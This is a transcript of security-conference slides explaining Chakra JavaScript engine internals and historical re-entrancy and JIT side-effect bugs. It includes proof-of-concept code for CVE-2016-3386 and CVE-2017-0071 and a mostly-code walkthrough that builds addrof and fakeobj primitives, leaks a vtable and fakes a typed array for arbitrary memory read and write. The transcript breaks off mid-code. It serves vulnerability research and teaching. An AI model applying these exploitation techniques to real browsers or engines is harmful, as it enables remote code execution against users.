A tale of Chakra bugs through the years

Bruno Keith (@bkth_)
SSTIC 2019

whoami

24, Independent Researcher, Navigating the jungle of French entrepreneurship

CTF player since 2016 (ESPR), now retired due to ptmalloc2 PTSD

Vuln research since 2018

Pwn2Own 2019, Hack2Win eXtreme 2018

Focused on RCEs in browsers

Write-ups at phoenhex.re

Disclaimer

This talk is from the perspective of someone who has spent a lot of time in the last year on Chakra

As such, the talk will only look at Chakra but it applies broadly to all JavaScript engines

Agenda

1. Introduction to JS engines and Chakra internals
2. Observable side-effect bugs
   a. In the interpreter
   b. In the JIT
3. JS exploitation in 10 minutes
4. Non-observable side-effect bugs
5. Component interaction bugs
6. Conclusion

Introduction to JS Engines

(shamelessly copied from my OffensiveCon talk)

What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime
- Garbage Collector
- JIT compiler(s)

What makes up a JavaScript engine?

- Parser

    Entrypoint, parses the source code and produces custom bytecode

- Interpreter
- Runtime
- Garbage Collector
- JIT compiler(s)

What makes up a JavaScript engine?

- Parser
- Interpreter

Virtual machine that processes and “executes” the bytecode

- Runtime
- Garbage Collector
- JIT compiler(s)

What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime

    Basic data structures, standard library, builtins, etc.

- Garbage Collector
- JIT compiler(s)

What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime
- Garbage Collector

  Freeing of dead objects

- JIT compiler(s)

What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime
- Garbage Collector
- JIT compiler(s)

Consumes the bytecode to produce optimized machine code

Chakra

What is Chakra

JavaScript engine written by Microsoft and powering Edge (not for long anymore)

Written in C++

Open-sourced on GitHub

Representing JSValues

NaN-boxing: trick to encode both value and some type information in 8 bytes

Use the upper 17 bits of a 64 bits value to encode some type information

var a = 0x41414141 represented as 0x0001000041414141

var b = 5.40900888e-315 represented as 0xfffc000041414141

Upper bits cleared => pointer to an object which represents the actual value

Representing JSObjects

JavaScript objects are basically a collection of key-value pairs called properties

The object does not maintain its own map of property names to property values.


The object only has the property values and a Type which describes that object’s layout.

=> Saves space by reusing that type across objects and allows for optimisations such as inline caching

Bunch of different layouts for performance.

Objects internal representation

```
var a = {};

a.x = 0x414141;

a.y = 0x424242;
```




0x00010000414141 | 0x00010000424242

__vfptr | type | auxSlots | objectArray

Objects internal representation

```
var a = {x: 0x414141, y:0x424242};
```

stored with a layout called `ObjectHeaderInlined`



__vfptr	type	0x0001000000414141	0x0001000000424242

Object with this layout can transition to the previous layout

Representing JSArrays

- Standard-defined as an exotic object having a “length” property defined
- Most engines implement basic and efficient optimisations for Arrays internally
- Chakra uses a segment-based implementation
- Three main classes to allow storage optimization:
  - `JavascriptNativeIntArray`
  - `JavascriptNativeFloatArray`
  - `JavascriptArray`

Observable side-effects bugs

Also called re-entrancy bugs

Background

JavaScript has a lot of ways to trigger callbacks

Certain operations can be “observed” (i.e re-enter user code)

For example, accessing a property can run user-defined code

```
let a = {};
a.__defineGetter__('x', funtion() {
    print('hello');
});
a.x; // <= will print 'hello'
```

Problematic programming pattern

In the implementation of JS function, we can have the following pattern:

1. Fetch a value (length for example) or get an unprotected reference to an address or maybe check some condition
2. Execute some code
3. Use value fetched at 1 or assume checked condition is still met

What if step 2 calls back into JavaScript and “invalidates” step 1?

Has plagued the DOM for ages as well as JavaScript engines

CVE-2016-3386 by Natashenka

Spread operator allows to “flatten” arrays to use them as parameters:

```
function add(a, b) {
    return a + b;
}

let arr = [1, 2];

add(arr[0], arr[1]);

// can also be written as:
add(...arr);
```

CVE-2016-3386 by Natashenka

```
// destArgs is a pre-allocated array for the result of the spread operator
if (argsIndex + arr->GetLength() > destArgs.Info.Count) {
    AssertMsg(false, "The array length has changed since we allocated the destArgs buffer?");
    Throw::FatalInternalError();
}

for (uint32 j = 0; j < arr->GetLength(); j++) {
    Var element;
    if (!arr->DirectGetItemAtFull(j, &element))
    {
        element = undefined;
    }
    destArgs.Values[argsIndex++] = element;
}
```

CVE-2016-3386 by Natashenka

```
// destArgs is a pre-allocated array for the result of the spread operator
if (argsIndex + arr->GetLength() > destArgs.Info.Count) {
    AssertMsg(false, "The array length has changed since we allocated the destArgs buffer?");
    Throw::FatalInternalError();
}

for (uint32 j = 0; j < arr->GetLength(); j++) {
    Var element;
    if (!arr->DirectGetItemAtFull(j, &element))
    {
        element = undefined;
    }
    destArgs.Values[argsIndex++] = element;
}
```

Check that the array is large enough

CVE-2016-3386 by Natashenka

```
// destArgs is a pre-allocated array for the result of the spread operator
if (argsIndex + arr->GetLength() > destArgs.Info.Count) {
    AssertMsg(false, "The array length has changed since we allocated the destArgs buffer?");
    Throw::FatalInternalError();
}
```

```
for (uint32 j = 0; j < arr->GetLength(); j++) {
    Var element;
    if (!arr->DirectGetItemAtFull(j, &element))
    {
        element = undefined;
    }
    destArgs.Values[argsIndex++] = element;
}
```

Set the `destArgs` array elements

CVE-2016-3386 by Natashenka

```
// destArgs is a pre-allocated array for the result of the spread operator
if (argsIndex + arr->GetLength() > destArgs.Info.Count) {
    AssertMsg(false, "The array length has changed since we allocated the destArgs buffer?");
    Throw::FatalInternalError();
}

for (uint32 j = 0; j < arr->GetLength(); j++) {
    Var element;
    if (!arr->DirectGetItemAtFull(j, &element))
    {
        element = undefined;
    }
    destArgs.Values[argsIndex++] = element;
}
```

Array length is re-fetched every iteration

CVE-2016-3386 by Natashenka

```
// destArgs is a pre-allocated array for the result of the spread operator
if (argsIndex + arr->GetLength() > destArgs.Info.Count) {
    AssertMsg(false, "The array length has changed since we allocated the destArgs buffer?");
    Throw::FatalInternalError();
}

for (uint32 j = 0; j < arr->GetLength(); j++) {
    Var element;
    if (!arr->DirectGetItemAtFull(j, &element))
    {
        element = undefined;
    }
    destArgs.Values[argsIndex++] = element;
}
```

Direct array access

CVE-2016-3386 by Natashenka

```
// destArgs is a pre-allocated array for the result of the spread operator
if (argsIndex + arr->GetLength() > destArgs.Info.Count) {
    AssertMsg(false, "The array length has changed since we allocated the destArgs buffer?");
    Throw::FatalInternalError();
}

for (uint32 j = 0; j < arr->GetLength(); j++) {
    Var element;
    if (!arr->DirectGetItemAtFull(j, &element))
    {
        element = undefined;
    }
    destArgs.Values[argsIndex++] = element;
}
```

This can call back into JavaScript!!

CVE-2016-3386 by Natashenka

```
// destArgs is a pre-allocated array for the result of the spread operator
if (argsIndex + arr->GetLength() > destArgs.Info.Count) {
    AssertMsg(false, "The array length has changed since we allocated the destArgs buffer?");
    Throw::FatalInternalError();
}

for (uint32 j = 0; j < arr->GetLength(); j++) {
    Var element;
    if (!arr->DirectGetItemAtFull(j, &element))
    {
        element = undefined;
    }
    destArgs.Values[argsIndex++] = element;
}
```

This can call back into JavaScript!!

We can update the length to make the array larger therefore invalidating the first hypothesis that the result array is large enough !

CVE-2016-3386 by Natashenka

```
let a = [1,2,3];

// setting length to 4 means that a[3]
// is not defined on the array itself
// the spread operation will have to walk
// the prototype chain to see if it is defined
a.length = 4;

// a.__proto__ == Array.prototype
// callback will be executed when doing
// DirectGetItemAtFull for index 3
Array.prototype.__defineGetter__("3", function () {
    a.length = 0x10000000;
    a.fill(0x414141);
});

// trigger array spread, will trigger a segfault
Math.max(...a);
```

Observable side-effect bugs

A lot of these bugs in the interpreter in 2016 and 2017

Mostly gone these days

Code is always one refactoring away from introducing these again

Most of them could at the very least lead to an ASLR bypass and potentially RCE

Observable side-effect bugs

What about the JIT?

Harder to spot in a vacuum

But pretty similar bugs :)

JIT 101 in 1 minute

Just-In-Time compiler generates optimized machine code for a given function

A function is represented as a list of intermediate instructions:

for example `arr[1] = 1` represented with `StElem*` family of instructions

No type information in JavaScript: use speculative compilation and use runtime checks

```
arr[1] = 1 =>  CheckIsArray arr
               CheckIsInBounds arr, 1
               StElem arr, 1, 1
```

(Made-up intermediate instructions)

Observable side-effect bugs in the JIT

One optimization comes when the JIT can prove certain runtime checks are redundant (Redundancy elimination)

Can eliminate bounds check, type checks, etc...

```
arr[1] = 1 =>  CheckIsArray arr
arr[0] = 2     CheckIsInBounds arr, 1
               StElem arr, 1, 1
               StElem arr, 0, 2
```

(Made-up intermediate instructions)

Observable side-effect bugs in the JIT

But the JIT has to model for each instruction if side-effect can occur otherwise redundancy elimination will wrongly eliminate checks

```
arr[1] = 1     =>  CheckIsArray arr
SomeSideEffect     CheckIsInBounds arr, 1
arr[0] = 2         StElem arr, 1, 1
                   …
                   CheckIsArray arr
                   CheckIsInBounds arr, 1
                   StElem arr, 0, 2
```

(Made-up intermediate instructions)

Observable side-effect bugs in the JIT

Find bugs == Find cases where an operation is assumed to be side-effect free when it is not

Type checks wrongly assumed to be redundant will be removed

Change types with the JIT assuming the checked type still holds

=> type confusion

CVE-2017-0071 by lokihardt

```
function opt(a, b, c) {
      a[0] = 1.2;
      b[0] = c;
      return a[0];
}

let a = [1.1, 2.2];
let b = new Uint32Array(100);

for (let i = 0; i < 0x10000; i++)
    opt(a, b, i);
```

CVE-2017-0071 by lokihardt

```
function opt(a, b, c) {
      a[0] = 1.2;
      b[0] = c;
      return a[0];
}
```

```
let a = [1.1, 2.2];
let b = new Uint32Array(100);

for (let i = 0; i < 0x10000; i++)
    opt(a, b, i);
```

Optimize the function for a float array and typed array

CVE-2017-0071 by lokihardt

```
function opt(a, b, c) {
    a[0] = 1.2;
    b[0] = c;
    return a[0];
}

let a = [1.1, 2.2];
let b = new Uint32Array(100);

for (let i = 0; i < 0x10000; i++)
  opt(a, b, i);
```

Will include a check that ‘a’ is an array of floats

CVE-2017-0071 by lokihardt

```
function opt(a, b, c) {
     a[0] = 1.2;
     b[0] = c; // [[ 1 ]]
     return a[0];
}

let a = [1.1, 2.2];
let b = new Uint32Array(100);

for (let i = 0; i < 0x10000; i++)
    opt(a, b, i);
```

[[1]] assumed to have no side-effect:

=> `return a[0]` will load the element without any check as there are checks already done for `a[0] = 1.2`

No side-effects?

CVE-2017-0071 by lokihardt

```
function opt(a, b, c) {
      a[0] = 1.2;
      b[0] = c;
      return a[0];
}

let a = [1.1, 2.2];
let b = new Uint32Array(100);

for (let i = 0; i < 0x10000; i++)
    opt(a, b, i);
```

Typed arrays can only hold numbers,
Assigning an object will coerce it to a number
      => can invoke user-defined JavaScript via `valueOf`

How can we exploit this?

JS Exploitation in 10 minutes

JS Exploitation in 10 minutes

Most of the past and current bugs lead to some kind of type confusion

Engine assumes a variable to be of type A while we changed it to type B

Idea: find two types that can lead to interesting result as an exploit writer when they are confused

Arrays have always been the goto targets

Array transitions

Remember, Chakra uses 3 kinds of array storage:

- NativeIntArray
- NativeFloatArray
- JavascriptArray

Array transitions

```
let a = [1, 2];
```


a is a `NativeIntArray`, integers are unboxed and stored on 4 bytes

1	2

Array transitions


```
let a = [1, 2];
```

a is a `NativeIntArray`, integers are unboxed and stored on 4 bytes



```
a[0] = 1.1;
```


a is transitioned to a `NativeFloatArray`, doubles unboxed and stored on 8 bytes



Array transitions


```
let a = [1, 2];
```

a is a `NativeIntArray`, integers are unboxed and stored on 4 bytes




```
a[0] = 1.1;
```

a is transitioned to a `NativeFloatArray`, doubles unboxed and stored on 8 bytes



```
let obj = {};
a[0] = obj;
```


a is transitioned to a `JavascriptArray`, values are now boxed, raw pointers stored



Array transitions

`let a = [1, 2];`	a is a `NativeIntArray`, integers are unboxed and stored on 4 bytes
`a[0] = 1.1;`	a is transitioned to a `NativeFloatArray`, doubles unboxed and stored on 8 bytes

`let obj = {};`
`a[0] = obj;`
	a is transitioned to a `JavascriptArray`, values are now boxed, raw pointers stored



With a type confusion between `NativeFloatArray` and a `JavascriptArray` we can access and write values as raw doubles

CVE-2017-0071 by lokihardt

```
function opt(a, b, c) {
      a[0] = 1.2;
      b[0] = c; // [[ 1 ]]
      return a[0];
}

let a = [1.1, 2.2];
let b = new Uint32Array(100);

for (let i = 0; i < 0x10000; i++)
    opt(a, b, i);

let leak = opt(a, b, {valueOf: () => {
      a[0] = {}; // [[ 2 ]]
      return 0;
}});
```

Transition ‘a’ to a `JavascriptArray [[ 2 ]]` when executing `[[ 1 ]]` with `valueOf` handler

But JIT assumed this had no side effect so a is still treated as a `NativeFloatArray`

`return a[0]` will read the object pointer as a double and return it :)

CVE-2017-0071 by lokihardt


```
function opt(a, b, c, d) {
      a[0] = 1.2;
      b[0] = c;
      a[0] = d;
}

let a = [1.1, 2.2];
let b = new Uint32Array(100);

for (let i = 0; i < 0x10000; i++)
    opt(a, b, i, 1.1);

opt(a, b, {valueOf: () => {
      a[0] = {};
      return 0;
}}, i2f(0x41414141));

let fakeobj = a[0];
// we now have a JS handle to an
// object at address 0x41414141
```

Same concept to fake an object

`a[0] = d` will write ‘d’ as a raw double since ‘a’ is inferred to be a float array

We can therefore write an arbitrary double that will be interpreted as a `JSObject` pointer

Exploitation methodology



Exploitation methodology

We have to derive “primitives” that will eventually yield arbitrary R/W

This is dependent on the bug we have, here a type confusion


Meet in the middle approach:

- To get R/W with a type confusion, we probably want to “fake” a JS object that will let us read and write memory
- To fake an object without crash, we might need to meet some conditions:
  - knowing the correct VTABLE pointer (Chakra uses a bunch of virtual methods)
  - place data at a controlled location in memory

What our bug gives us:

- Leak the address of an object (addrof primitive)
- Get a JS handle to an object at an arbitrary memory location (fakeobj primitive)

Exploitation methodology


Leak object addr
Bug
Fake object at an arbitrary location
Use our two primitives somehow
Get valid vtable pointer
Fake our target object
Place data in memory at a known address
Arbitrary R/W

Placing data at a known location

addrof indirectly gives us the ability to place data and know its location via an inline allocation

```
let arr = new Array(16); // small allocation via the Array constructor
                         // data is stored “inline” unboxed as a is a NativeIntArray

let addr = addrof(arr);

// &arr[0] == addr + <some_offset>
// we can place arbitrary data via a[0], …, a[17]
```

arr	[0]	...	[16]	[17]

Leaking a vtable pointer


General Idea: fake an object so that we read back in our script a value which is a pointer inside the Chakra binary

You can be creative but the `Uint64Number` class seems pretty good

One of the class fields is the actual value

Idea implementation: fake a `Uint64Number` so that the value field overlaps with a pointer of another object

https://gist.github.com/eboda/18a3d26cb18f8ded28c899cbd61aeaba



```
fake Uint64Number starts at a[14]
fake a type at a[4] that says this object is a Uint64Number
fakeNumber = &a[14] (via addrof)
we have &fakeNumber->value == &b->vtable
get value back with parseInt(fakeNumber)
```

Leaking a vtable pointer

```
let a = new Array(16);
let b = new Array(16);

let addr = addrof(a);
let type = addr + 0x68;

// type of Uint64
a[4] = 0x6;
a[6] = lo(addr); a[7] = hi(addr);
a[8] = lo(addr); a[9] = hi(addr);

a[16] = lo(type)
a[17] = hi(type)

// object is at a[14]
let fake = fakeobj(addr + 0x90)

let vtable = parseInt(fake);
```

Create two adjacent inlined arrays

Leaking a vtable pointer

```
let a = new Array(16);
let b = new Array(16);

let addr = addrof(a);
let type = addr + 0x68;

// type of Uint64
a[4] = 0x6;
a[6] = lo(addr); a[7] = hi(addr);
a[8] = lo(addr); a[9] = hi(addr);

a[16] = lo(type)
a[17] = hi(type)

// object is at a[14]
let fake = fakeobj(addr + 0x90)

let vtable = parseInt(fake);
```

Leak the address of the array

Leaking a vtable pointer

```
let a = new Array(16);
let b = new Array(16);

let addr = addrof(a);
let type = addr + 0x68;

// type of Uint64
a[4] = 0x6;
a[6] = lo(addr); a[7] = hi(addr);
a[8] = lo(addr); a[9] = hi(addr);

a[16] = lo(type)
a[17] = hi(type)

// object is at a[14]
let fake = fakeobj(addr + 0x90)

let vtable = parseInt(fake);
```

To fake a `Uint64Number` we need to create a `Type` with `TypeId` 6 and fix a few pointers to avoid process crash.

We then have to make the second QWORD of our fake object point to it

Leaking a vtable pointer

```
let a = new Array(16);
let b = new Array(16);

let addr = addrof(a);
let type = addr + 0x68;

// type of Uint64
a[4] = 0x6;
a[6] = lo(addr); a[7] = hi(addr);
a[8] = lo(addr); a[9] = hi(addr);

a[16] = lo(type)
a[17] = hi(type)

// object is at a[14]
let fake = fakeobj(addr + 0x90)

let vtable = parseInt(fake);
```

Get a handle to our object and call `parseInt` on it

This will return the vtable pointer of b as a number :)


We now have all we want to fake a typed array

Faking an object to gain R/W

We now have all we want

We can fake a typed array whose pointer field we can control

We then can get a handle to it and use it to read and write memory



container [0] ... [14] [15]

fake Uint32Array starts at [0]
`fakeArr = &container[0] (via addrof)`

`fakeArr->buffer == container[14] + container[15] * (1<<32)`
`container[14]` and `container[15]` control where to read and write memory

Faking an object to gain R/W

```
let memory = {
    setup: function(addr) {
        container[14] = lower(addr); // control the pointer field of the fake typed array
        container[15] = higher(addr);
    },
    write: function(addr, data) {
        memory.setup(addr);
        fakeArr[0] = data & 0xffffffff;
        fakeArr[1] = data / 0x100000000;
    },
    read: function(addr) {
        memory.setup(addr);
        return fakeArr[0] + fakeArr[1] * 0x100000000;
    }
};

memory.write(0x41414141, 0x12345678);
```

```
let type = new Array(16);
type[0] = 50; // TypeIds_Uint32Array = 50,
type[1] = 0;

let ab = new ArrayBuffer(0x1338);

let container = new Array(16);
container[0] = lo(uint32_vtable); // Setup Vtable Pointer
container[1] = hi(uint32_vtable);
container[4] = 0; // Zero out auxSlots field
container[5] = 0;
container[6] = 0; // zero out ObjectArray field
container[7] = 0;
container[8] = 0x1000;
container[9] = 0;

let fakeObjectAddr = addrof(container) + 0x58;
let typeAddr = addrof(type) + 0x58;
let abAddr = addrof(ab);

// ScriptContext is fetched and passed during SetItem
// so just make sure we don't use a bad pointer
type[2] = lower(typeAddr);
type[3] = higher(typeAddr);

fakeObject[2] = lower(typeAddr);
fakeObject[3] = higher(typeAddr);

fakeObject[10] = lower(abAddr);
fakeObject[11] = higher(abAddr);

let fakeArr = fakeobj(fakeObjectAddr)
```

Fake a type for Uint32Array

```
let type = new Array(16);
type[0] = 50; // TypeIds_Uint32Array = 50,
type[1] = 0;

let ab = new ArrayBuffer(0x1338);

let container = new Array(16);
container[0] = lo(uint32_vtable); // Setup Vtable Pointer
container[1] = hi(uint32_vtable);
container[4] = 0; // Zero out auxSlots field
container[5] = 0;
container[6] = 0; // zero out ObjectArray field
container[7] = 0;
